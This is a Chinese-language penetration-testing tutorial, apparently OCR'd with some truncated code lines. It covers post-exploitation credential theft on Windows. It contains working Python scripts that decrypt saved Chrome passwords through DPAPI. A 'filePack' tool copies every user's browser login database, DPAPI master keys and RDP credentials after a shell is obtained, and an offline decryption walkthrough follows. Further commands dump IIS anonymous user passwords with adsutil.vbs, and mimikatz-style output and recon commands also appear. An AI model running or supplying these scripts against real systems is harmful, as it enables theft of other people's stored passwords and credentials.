impers. : no
NTLM    :
  |  PID  376
  |  TID  8756
  |  LSA Process was already R/W
  |  LUID 0 ; 18371734 (00000000:01185496)
  \_ msv1_0   - data copy @ 0000020A25289C20 : OK !
  \_ kerberos - data copy @ 0000020A24857068
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000020A2485A468 (32) -> null
```



远程桌面连接

这台电脑

回收站

控制面板

福昕阅读

管理员: C:\Windows\system32\cmd.exe

```
C:\Users\Administrator>whoami
\administrator

C:\Users\Administrator>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . :
   主 DNS 后缀 . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Xen Net Device Driver
   物理地址. . . . . . . . . . . . . :
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . :                   (首选)
   IPv4 地址 . . . . . . . . . . . . :           (首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . :
   DHCPv6 客户端 DUID  . . . . . . . :

   DNS 服务器  . . . . . . . . . . . :
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

隧道适配器 isatap.                    :

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter #2
   物理地址. . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是

C:\Users\Administrator>arp -a

接口:
  Internet 地址         物理地址              类型
  172.                                        动态
  172.                                        动态
  172.                                        动态
  172.                                        动态
  172.                                        动态
  172.                                        动态
  172.                                        动态
  172.                                        动态
  172.      0                                 动态
  172.   .12                                  动态
```

用户习惯

从目标文件中做信息搜集第一季

从目标文件中做信息搜集第一季

- Exiftool简介：

ExifTool可读写及处理图像、视频及音频，例如Exif、IPTC、XMP、JFIF、GeoTIFF、ICC Profile。包括许多相机的制造商信息读取，如佳能，卡西欧，大疆，FLIR，三星等。

同样它支持多国语言

```
root@John:/tmp# exiftool -lang
Available languages:
  cs - Czech (Čeština)
  de - German (Deutsch)
  en - English
  en-ca - Canadian English
  en-gb - British English
  es - Spanish (Español)
  fi - Finnish (Suomi)
  fr - French (Français)
  it - Italian (Italiano)
  ja - Japanese (日本語)
  ko - Korean (□ □ □ )
  nl - Dutch (Nederlands)
  pl - Polish (Polski)
  ru - Russian (Русский)
  sv - Swedish (Svenska)
  tr - Turkish (Türkçe)
  zh-cn - Simplified Chinese (简体中文)
  zh-tw - Traditional Chinese (繁體中文)
```

```
root@John:/tmp# exiftool -lang zh-cn -a -u -g1 ./55e736d12f2eb9385716e513d86285
---- ExifTool ----
ExifTool 版本                    : 11.16
---- System ----
文件名                          : 55e736d12f2eb9385716e513d8628535e4dd6fdc.jpg
文件存储位置                    : .
文件大小                        : 84 kB
更新日期                        : 2019:01:20 20:07:57-05:00
File Access Date/Time           : 2019:01:21 08:00:14-05:00
File Inode Change Date/Time     : 2019:01:21 07:59:58-05:00
File Permissions                : rw-r--r--
---- File ----
文件格式                        : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
像宽                            : 580
像高                            : 773
Encoding Process                : Baseline DCT, Huffman coding
每个组件的比特数                : 8
Color Components                : 3
YCC 像素结构(Y 至 C 的子采样率) : YCbCr4:2:0 (2 2)
---- JFIF ----
JFIF 版本                       : 1.01
图像高宽分辨率单位              : 英寸
```

```
X Resolution                    : 1

Y Resolution                    : 1

---- Composite ----

图像尺寸                        : 580x773

Megapixels                      : 0.448
```

```
root@John:/tmp# exiftool -lang zh-cn -a -u -g1 ./55e736d12f2eb9385716e513d8628535e4dd6fdc.jpg
---- ExifTool ----
ExifTool 版本                   : 11.16
---- System ----
文件名                          : 55e736d12f2eb9385716e513d8628535e4dd6fdc.jpg
文件存储位置                    : .
文件大小                        : 84 kB
更新日期                        : 2019:01:20 20:07:57-05:00
File Access Date/Time           : 2019:01:21 08:00:14-05:00
File Inode Change Date/Time     : 2019:01:21 07:59:58-05:00
File Permissions                : rw-r--r--
---- File ----
文件格式                        : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
像宽                            : 580
像高                            : 773
Encoding Process                : Baseline DCT, Huffman coding
每个组件的比特数                : 8
Color Components                : 3
YCC 像素结构(Y 至 C 的子采样率) : YCbCr4:2:0 (2 2)
---- JFIF ----
JFIF 版本                       : 1.01
图像高宽分辨率单位              : 英寸
X Resolution                    : 1
Y Resolution                    : 1
---- Composite ----
图像尺寸                        : 580x773
Megapixels                      : 0.448
```

在大型内网渗透中，尤其是针对办公机的渗透，需要熟知目标集体或者个人的作息时间，工作时间，文档时间，咖啡时间，或者需要从某些文件中获取对方的真实拍摄地坐标等。那么无疑需要快速的从大量文件中筛选信息诉求。当目标越复杂，文件中的信息搜集就更为重要。如文档作者，技术文章作者，财务文档作者等，熟知在大量人员，获取对方职务，大大减少渗透过程中的无用性，重复性，可见性。与暴露性。而作为公司，应该熟悉相关文档的内置属性，尤其是在共享文件服务器上，删除或者复写敏感信息来降低企业安全风险。

> 本篇意旨企业安全在处理本公司相关敏感文件以及重要文件应做好更多的防范，尤其是重要部门，如研发，财务等。

获取当前系统所有用户的谷歌浏览器密码

0x01. 知识简介

1. DPAPI：

全称Data Protection Application Programming Interface

Windows系统的一个数据保护接口

主要用于保护加密的数据，常见的应用如：

```
Internet Explorer，Google Chrome中的密码和表单

存储无线连接密码

远程桌面连接密码

Outlook，Windows Mail，Windows Mail等中的电子邮件帐户密码

内部FTP管理员帐户密码

共享文件夹和资源访问密码

Windows Credential Manager

Skype

Windows CardSpace

Windows Vault

EFS文件加密
```

2. DPAPI blob：

一段密文，可使用Master Key对其解密

3. Master Key：

64字节，用于解密DPAPI blob，使用用户登录密码、SID和16字节随机数加密后保存在Master Key file中

4. Master Key file：

a. 二进制文件，可使用用户登录密码对其解密，获得Master Key

b. 分为两种：

```
用户Master Key file，位于%APPDATA%\Microsoft\Protect\%SID%     存储用户的登陆密码

系统Master Key file，位于%WINDIR%\System32\Microsoft\Protect\S-1-5-18\User     存储
```

c. 固定位置：%APPDATA%\Microsoft\Protect\%SID%，该目录下往往有多个Master Key file，这是为了安全起见，系统每隔90天会自动生成一个新的Master Key(旧的不会删除)

5. Preferred文件：

位于Master Key file的同级目录，显示当前系统正在使用的MasterKey及其过期时间，默认90天有效期

0x02 在线解密当前用户google浏览器下保存的密码

```
# 在线获取当前用户google浏览器下保存的密码

import os, sys

import shutil

import sqlite3

import win32crypt


db_file_path = os.path.join(os.environ['LOCALAPPDATA'], r'Google\Chrome\User Dat

print(db_file_path)


# tmp_file = os.path.join(os.path.dirname(sys.executable), 'tmp_tmp_tmp')

tmp_file = './loginData'

print(tmp_file)

if os.path.exists(tmp_file):

    os.remove(tmp_file)

shutil.copyfile(db_file_path, tmp_file)


conn = sqlite3.connect(tmp_file)

for row in conn.execute('select signon_realm,username_value,password_value from

    try:

        ret = win32crypt.CryptUnprotectData(row[2], None, None, None, 0)

        print('url: %-50s username: %-20s password: %s' % (row[0], row[1], ret[1]

    except Exception as e:

        print('url: %-50s get Chrome password Filed...' % row[0])

        pass
```

```
conn.close()

os.remove(tmp_file)
```

```
# 在线获取当前用户google浏览器下保存的密码
import os, sys
import shutil
import sqlite3
import win32crypt

db_file_path = os.path.join(os.environ['LOCALAPPDATA'], r'Google\Chrome\User Data\Default\Login Data')
print(db_file_path)

# tmp_file = os.path.join(os.path.dirname(sys.executable), 'tmp_tmp_tmp')
tmp_file = './loginData'
print(tmp_file)
if os.path.exists(tmp_file):
    os.remove(tmp_file)
shutil.copyfile(db_file_path, tmp_file)

conn = sqlite3.connect(tmp_file)
for row in conn.execute('select signon_realm,username_value,password_value from logins'):
    try:
        ret = win32crypt.CryptUnprotectData(row[2], None, None, None, 0)
        print('url: %-50s username: %-20s password: %s' % (row[0], row[1], ret[1].decode('gbk')))
    except Exception as e:
        print('url: %-50s get Chrome password Filed...' % row[0])
        pass
conn.close()
os.remove(tmp_file)
```

```
C:\Python34\python3.exe C:/Users/    /Desktop/py/BrowserPwd/demo.py
C:\Users\    \AppData\Local\Google\Chrome\User Data\Default\Login Data
./loginData
url: https://weibo.com/                          get Chrome password Filed...
url: https://www.cmd5.com/                       username: dsfdsf@fdsf.com      password: 121121121
```

0x03. 离线导出当前系统下另一用户的Chrome密码

使用工具Windows Password Recovery

解密需要获得三部分内容：

- 加密密钥(即Master Key file)，位于%appdata%\Microsoft\Protect下对应sid文件夹下的文件
- 数据库文件Login Data
- 用户明文的密码，用于解密加密密钥

环境模拟：

环境：一台windows10机器，里面装有谷歌浏览器，用户有administrator和test等等其他用户

目的：当我们拿到shell后，当前用户是administrator，我们想要获取test等其他用户在当前系统保存的谷歌浏览器密码。

前提条件：需要知道test账户的明文密码，可以通过导注册表方法获取test的明文密码

工具：py编译后的exe工具

filepack.exe执行后会获取

1. 所有用户谷歌浏览器的Login Data文件
2. 获取所有用户的master key file
3. 获取所有用户的rdp保存凭证（该文件用来破解RDP，此处无用）


如下图是filepack.exe执行的结果，会在当前目录生成三个压缩文件

```
C:\Users\Administrator\Desktop\filePack>filePack.exe
------------------------------------------------
[2] Get all users Google login data files:
copy [C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\Login Data]
copy [C:\Users\test\AppData\Local\Google\Chrome\User Data\Default\Login Data]
[+] success! google.zip save to C:\Users\Administrator\Desktop\filePack\pgoogle.zip
------------------------------------------------
[3] Get the master key file for all users:
copy [C:\Users\Administrator\AppData\Roaming\Microsoft\Protect]
copy [C:\Users\fskldfn\AppData\Roaming\Microsoft\Protect]
copy [C:\Users\test\AppData\Roaming\Microsoft\Protect]
[+] success! protect.zip save to C:\Users\Administrator\Desktop\filePack\protect.zip
------------------------------------------------
[4] Get RDP save credentials for all users:
copy [C:\Users\Administrator\AppData\Local\Microsoft\Credentials]
copy [C:\Users\fskldfn\AppData\Local\Microsoft\Credentials]
copy [C:\Users\test\AppData\Local\Microsoft\Credentials]
[+] success! rdp.zip save to C:\Users\Administrator\Desktop\filePack\rdp.zip
```

goole.zip是所有用户谷歌浏览器的Login Data压缩包

protect.zip是所有用户的master key file压缩包

rdp.zip是所有用户的rdp保存凭证压缩包



```
# filepack源码

# 获取目标服务器的重要文件

# -*- coding:utf-8 -*-

import os

import shutil

import sqlite3

import win32crypt



users_dir = os.environ['userprofile'].rsplit('\\', 1)[0]  # 获取users目录的路径



def search_login_data(path, name):

    for root, dirs, files in os.walk(path):

        if name in files:

            root = str(root)

            login_data_path = root + '\\' + name

            return login_data_path


# 获取所有用户的谷歌的Login Data文件

def login_data():

    print('-' * 50 + '\n' + r'[2] Get all users Google login data files:')

    name = 'Login Data'

    for user_name in os.listdir(users_dir):
```

```
        Google_dir = users_dir + '\\' + user_name + r'\AppData\Local\Google'

        login_data_path = search_login_data(Google_dir, name)

        if login_data_path:

            try:

                os.makedirs('./google')

            except Exception as e:

                pass

            dst = './google/{}_login_data'.format(user_name)

            shutil.copyfile(login_data_path, dst)

            print('copy [{}] '.format(login_data_path))

            login_data_path = ''


    if os.path.isdir('google'):

        shutil.make_archive("./google", 'zip', root_dir='./google')

        print('[+] success! google.zip save to {}\pgoogle.zip'.format(os.getcwd(

        shutil.rmtree('./google')



# 获取所有用户的master key file

def master_key():

    print('-' * 50 + '\n' + r'[3] Get the master key file for all users:')

    for user_name in os.listdir(users_dir):

        Protect_dir = users_dir + '\\' + user_name + r'\AppData\Roaming\Microsof

        if os.path.isdir(Protect_dir):
```

```
            shutil.make_archive("./protect/{}_protect".format(user_name), 'zip',
                                     root_dir=Protect_dir)  # 每个用户的protect压缩为us
            print('copy [{}]'.format(Protect_dir))

    if os.path.isdir('protect'):
        shutil.make_archive("./protect", 'zip', root_dir='./protect')
        print('[+] success! protect.zip save to {}\protect.zip'.format(os.getcwc
        shutil.rmtree('./protect')

# 获取所有用户的rdp保存凭证
def rdp():
    print('-' * 50 + '\n' + r'[4] Get RDP save credentials for all users:')
    for user_name in os.listdir(users_dir):
        RDP_dir = users_dir + '\\' + user_name + r'\AppData\Local\Microsoft\Crec
        if os.path.isdir(RDP_dir):
            shutil.make_archive("./rdp/{}_rdp".format(user_name), 'zip', root_di
            print('copy [{}]'.format(RDP_dir))

    if os.path.isdir('./rdp'):
        shutil.make_archive("./rdp", 'zip', root_dir='./rdp')
        print(r'[+] success! rdp.zip save to {}\rdp.zip'.format(os.getcwd()))
        shutil.rmtree('./rdp')

login_data()
```

```
master_key()

rdp()
```

read_login_data.exe用来读取谷歌浏览器的链接，用户名和密码（密码需要解密）。

filePack.exe	2019/5/2 1:15
read_login_data.exe	2019/5/2 1:15

```
# 获取当前系统所有用户谷歌浏览器的密码

# -*- coding:utf-8 -*-

import sqlite3

import sys

import os


try:

    os.makedirs('./password')

except Exception as e:

    pass


Login_Data_file = sys.argv[1]          # Login Data文件名


conn = sqlite3.connect(Login_Data_file)

cursor = conn.cursor()

cursor.execute('SELECT action_url, username_value, password_value FROM logins')

for each in cursor.fetchall():

    url, username, password = each

    print('[{}] [username:{}] [password:需要解密]'.format(url, username))

    with open('./password/{}_password.txt'.format(username), 'ab') as f1, open('

        f1.write(each[2])

        f2.writelines('url: {}\nusername: {}\npassword: \n{}\n'.format(url, user
```

下图是保存所有用户谷歌浏览器的Login Data压缩包，login_data前缀是用户名，比如是administrator和test用户

google

名称	修改日期
Administrator_login_data	2019/5/1 23:54
test_login_data	2019/5/1 23:54

下图是保存所有用户的master key file压缩包，protect前缀是用户名，比如是administrator和test和fskldfn用户


protect ›

名称	修改日期	类型	大小
Administrator_protect.zip	2019/5/1 23:54	压缩(zipped)文件...	2 KB
fskldfn_protect.zip	2019/5/1 23:54	压缩(zipped)文件...	2 KB
test_protect.zip	2019/5/1 23:54	压缩(zipped)文件...	2 KB

将压缩包解压后，使用read_loign_data.exe去读取login data文件。

此处以test用户举例

此处是将test用户的谷歌浏览器内容读取出来。



因为不是当前用户，所以密码是密文需要解密。密文密码保存在当前目录的password目录下

password

名称	修改日期	类型	大小
admin_password.txt	2019/5/2 1:20	文本文档	1 KB
root_password.txt	2019/5/2 1:20	文本文档	1 KB
url_user_pwd.txt	2019/5/2 1:20	文本文档	1 KB

_password.txt前缀是谷歌浏览器每个链接的用户名


url_user_pwd.txt是谷歌浏览器所有保存的链接、账号、密码。

```
url_user_pwd.txt
1  url: http://192.168.1.3/DVWA-master/login.php
2  username: admin
3  password:
4  ------------------------------------------------
5  url: http://192.168.1.3/phpMyAdmin/index.php
6  username: root
7  password:
8  ------------------------------------------------
```


接下来使用wpr工具解密每个_password.txt，下载地址：

```
https://www.passcape.com/index.php?section=downloads&category=28
```


选择Utils -> DPAPI Decoder and Analyser -> Decrypt DPAPI data blob



设置DPAPI blob file指向上述步骤生成的test用户的txt文件，然后点击下一步



设置Master Key File 指向test用户的master key



选择是

DPAPI offline decoder

Select Master Key location

Step 2/4

Master Key is used in DPAPI as a pimary cypher key to decrypt user protected data and passwords (i.e. DPAPI blobs). For example, EFS certificates, WiFi, MSN, Outlook, Internet Explorer, Skype credentials, etc. User Master Key file is located at the '%APPDATA%\Microsoft\Protect\%SID%' folder. Where %APPDATA% is the user application data directory, and %SID% is the textual SID of the user. However SYSTEM Master Key may be located at the following folder: %WINDIR%\System32\Microsoft\Protect.

Select Master Key file

Master Key file ...47241 ... 78-d79304ec7d19

CREDHIST file C:\Use... redhist

Windows Password Recovery



CREDHIST GUID does not correspond to the Master Key specified. Continue anyway (not recommended)?

是(Y) 否(N)

How do you want the Mas...

Decrypt using Domain backup key (no user password is required)

Decrypt with user credentials

输入test用户的明文，点击下一步，选择确定

DPAPI offline decoder





User/system credentials needed for successful blob decryption

Step 3/4

You should specify user SID and user logon password here in order to decrypt the DPAPI encrypted data. However some DPAPI encrypted blobs, eg. encrypted using SYSTEM account, require machine credentials. In this case, you'll have to provide a path to the SYSTEM and SECURITY registry files. Optional entropy file is required when the blob was was created using entropy (refer to CryptProtectData API for more information). You should manually create a simple binary file with the entropy data and show the program path to the file.

Additional parameters are required in order to proceed the data decryption

User SID: S-1-5-21-368547241-550877389-1596514071-1002

User logon password: test

Entropy file (optional)

成功读取到密码，该密码就是下面链接对应的密码。

```
url: http://192.168.1.3/DVWA-master/login.php

username: admin

password:
```

DPAPI offline decoder



Decrypted DPAPI blob



Step 4/4

The list below contains decoded data of the DPAPI blob file. Right-click the list to display the context menu.

DPAPI blob file C:\Users\Administrator\Desktop\filePack\test_login_data.txt

Master Key file C:\Users\Administrator\Desktop\filePac...\21e70320-9d80-45db-8578-d79304ec7d19

Addr	Hex	Ascii
0000	70 61 73 73 77 6F 72 64	password

同理可以去读取root账号对应的密码！

Windows2003获取密码之adsutil.vbs


1. 简介


Adsutil.vbs是什么？它是Windows2003的IIS服务自带的基于命令行下的IIS管理脚本，位于%SystemDrive%InetpubAdminScripts目录下，95，426字节。


```
C:\Inetpub\AdminScripts\adsutil.vbs

C:\WINDOWS\system32\cscript.exe

C:\WINDOWS\system32\inetsrv\MeatBase.xml
```







将adsutil.vbs放到C:\WINDOWS\system32\inetsrv\目录下

在C:\WINDOWS\system32\inetsrv\目录下执行：

```
C:\WINDOWS\system32\inetsrv>cscript.exe adsutil.vbs get W3SVC/anonymoususerpass

Microsoft (R) Windows Script Host Version 5.6

版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。


anonymoususerpass               : (STRING) "m4YIw3:zWnC9CA"
```

如果没有权限可以放在c:\windows\tapi\目录下

```
cscript.exe c:\windows\tapi\adsutil.vbs get MSFTPSVC/anonymoususerpass
```

```
